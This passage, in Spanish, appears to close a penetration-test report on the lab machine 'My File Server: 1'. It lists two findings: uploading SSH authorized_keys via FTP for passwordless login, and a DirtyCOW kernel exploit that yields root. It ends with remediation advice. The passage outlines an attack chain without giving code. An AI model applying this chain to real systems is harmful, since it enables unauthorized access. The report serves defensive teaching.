H04	Escritura de authorized_keys vía FTP habilita acceso SSH sin contraseña	Alta	Subida exitosa de llave pública vía FTP; login SSH como smbuser sin password	Acceso persistente y no autorizado al sistema mediante autenticación por llave no gestionada	Restringir permisos de escritura sobre el directorio .ssh del usuario; monitorear cambios en authorized_keys
H05	Kernel vulnerable a DirtyCOW (CVE-2016-5195)	Crítica	uname -a → Linux 3.10.0-229.el7.x86_64; exploit ejecutado con éxito, shell de root obtenida	Compromiso total del sistema: confidencialidad, integridad y disponibilidad	Actualizar el kernel a una versión parchada; implementar gestión de parches automatizada

Conclusión

La máquina My File Server: 1, presenta una cadena de vulnerabilidades que, individualmente, podrían considerarse de severidad moderada, pero que en conjunto permiten a un atacante no autenticado obtener control total del sistema en un tiempo reducido.

Esto nos da un principio fundamental del pentesting: la seguridad de un sistema depende de la suma de sus configuraciones, no solo de la ausencia de vulnerabilidades críticas individuales. Se recomienda remediar los hallazgos aquí documentados y tomar las medidas pertinentes antes de desplegar un servicio similar en un entorno productivo y tener consecuencias graves ante un atacante y que este obtenga información sensible dentro del entorno.